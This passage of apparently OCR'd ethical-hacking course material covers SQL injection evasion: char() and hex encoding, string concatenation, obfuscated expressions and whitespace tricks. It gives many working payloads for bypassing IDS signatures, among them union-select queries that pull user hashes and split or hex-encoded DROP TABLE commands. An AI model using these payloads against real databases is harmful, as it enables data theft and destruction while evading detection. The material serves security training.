
  ```
  ' or username like char(37);
  ```

- **Inject without quotes (string = "root")**

  ```
  ' union select * from users where login = char(114,111,111,116);
  ```

- **Check for existing files (string = "n.ext")**

  ```
  ' and 1=( if(
  (load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
  ```



Evasion Technique: String Concatenation and Obfuscated Code

String Concatenation

- Split instructions to avoid signature detection using execution commands that allows for the concatenation of text in a database server
  - **Oracle:** `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`
  - **MSSQL:** `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`
- Compose SQL statement by concatenating strings instead of a parameterized query
  - **MySQL:** `'; EXECUTE CONCAT('INSE','RT US','ER')`

Obfuscated Code

Examples of obfuscated codes for the string "qwerty"

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1)
, lower(mid('TEST',2,1)),replace(0x7074,'pt','w'),
char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-
2)), unhex(round(log(2)*100)-
4),char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request)

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request as follows:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
/?id=(1)union(((((((select(1),hex(hash)from(test.users))))
)))
```

Evasion Technique: String Concatenation

This technique breaks a single string into a number of pieces and concatenates them at the SQL level. The SQL engine then builds a single string from these pieces. Thus, the attacker uses concatenation to break identifiable keywords to evade intrusion detection systems. The concatenation syntax may vary from database to database. Signature verification on such a concatenated string is useless, as signatures compare the strings on both sides of the = sign only.

A simple string can be broken into two pieces and then concatenated with a "+" sign in an SQL server database (in Oracle, the "||" sign is used to concatenate the two strings).

For example, "`OR 'Simple' = 'Sim'+'ple'.`"

Split instructions to avoid signature detection using execution commands that allow you to concatenate text in a database server.

Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

Compose an SQL statement by concatenating strings instead of a parameterized query.

MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Evasion Technique: Obfuscated Code

There are two ways to obfuscate a malicious SQL query to avoid detection by the IDS.

- **Wrapping:** An attacker uses a wrap utility to obfuscate malicious SQL query and then sends it to the database. An IDS signature will not detect such an obfuscated query and will allow it to pass through, as it does not match the IDS signature.

- **SQL string obfuscation:** In the SQL string obfuscation method, SQL strings are obfuscated using a concatenation of SQL strings, encrypting or hashing the strings, and then decrypting them at run time. Strings obfuscated with such techniques are not detected in the IDS signatures, thus allowing an attacker to bypass the signatures.

Some examples of obfuscated code for the string “qwerty” are as follows:

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid(
'TEST',2,1)),replace(0x7074, 'pt','w'), char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```


The following is an example of bypassing signatures (obfuscated code for request):

- The following request corresponds to the application signature:

  ```
  /?id=1+union+(select+1,2+from+test.users)
  ```

- The signatures can be bypassed by modifying the above request:

  ```
  /?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
  /?id=1+union+(sELect'1',concat(login,hash)from+test.users)
  /?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))
  ```



Evasion Technique: Manipulating White Spaces and Hex Encoding

Manipulating White Spaces

- The white space manipulation technique obfuscates input strings by **dropping or adding white spaces** between SQL keywords and string or number literals without altering the execution of SQL statements
- Adding white spaces using **special characters** like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

  “`UNION SELECT`” signature is different from “`UNION        SELECT`”
- Dropping spaces from **SQL statements** will not affect its execution by some of the **SQL databases**

  `'OR'1'='1'` (with no spaces)

Hex Encoding

- The hex encoding evasion technique uses **hexadecimal encoding** to represent a string
- For example, the string '**SELECT**' can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism

Using a Hex Value

```
; declare @x
varchar(80);

set @x = X73656c656374
20404076657273696f6e;
EXEC (@x)
```

Note: This statement uses no single quotes (')

String to Hex Examples

```
SELECT @@version =
0x73656c656374204
04076657273696f6
```

```
DROP Table CreditCard =
0x44524f502054
61626c652043726564697443617264
```

```
INSERT into USERS
(‘certifiedhacker', 'qwerty')
= 0x494e5345525420696e74
6f2055534552532028274a7
5676779426f79272c202771
77657274792729
```

Evasion Technique: Manipulating White Spaces

Many modern signature-based SQL injection detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. These detection engines fail to detect the same kind of text without spaces.

The white space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keywords and strings or number literals without altering the execution of SQL statements. Adding white spaces using special characters such as tab, carriage return, or line feed makes an SQL statement completely untraceable without changing the execution of the statement

“**UNION SELECT**” signature is different from “**UNION   SELECT**”

Dropping spaces from SQL statements will not affect their execution by some SQL databases

`'OR'1'='1'` (with no spaces)

Evasion Technique: Hex Encoding

Hex encoding is an evasion technique that uses hexadecimal encoding to represent a string. Attackers use hex encoding to obfuscate the SQL query so that it will not be detected in the signatures of security measures, as most IDS do not recognize hex encodings. Attackers exploit such IDS to bypass their SQL injection crafted inputs. Hex encoding provides countless ways for attackers to obfuscate each URL.

For example, the string `'SELECT'` can be represented by the hexadecimal number `0x73656c656374`, which most likely will not be detected by a signature protection mechanism.

```
; declare @x varchar(80);

set @x = X73656c656374

20404076657273696f6e;
EXEC (@x)
```

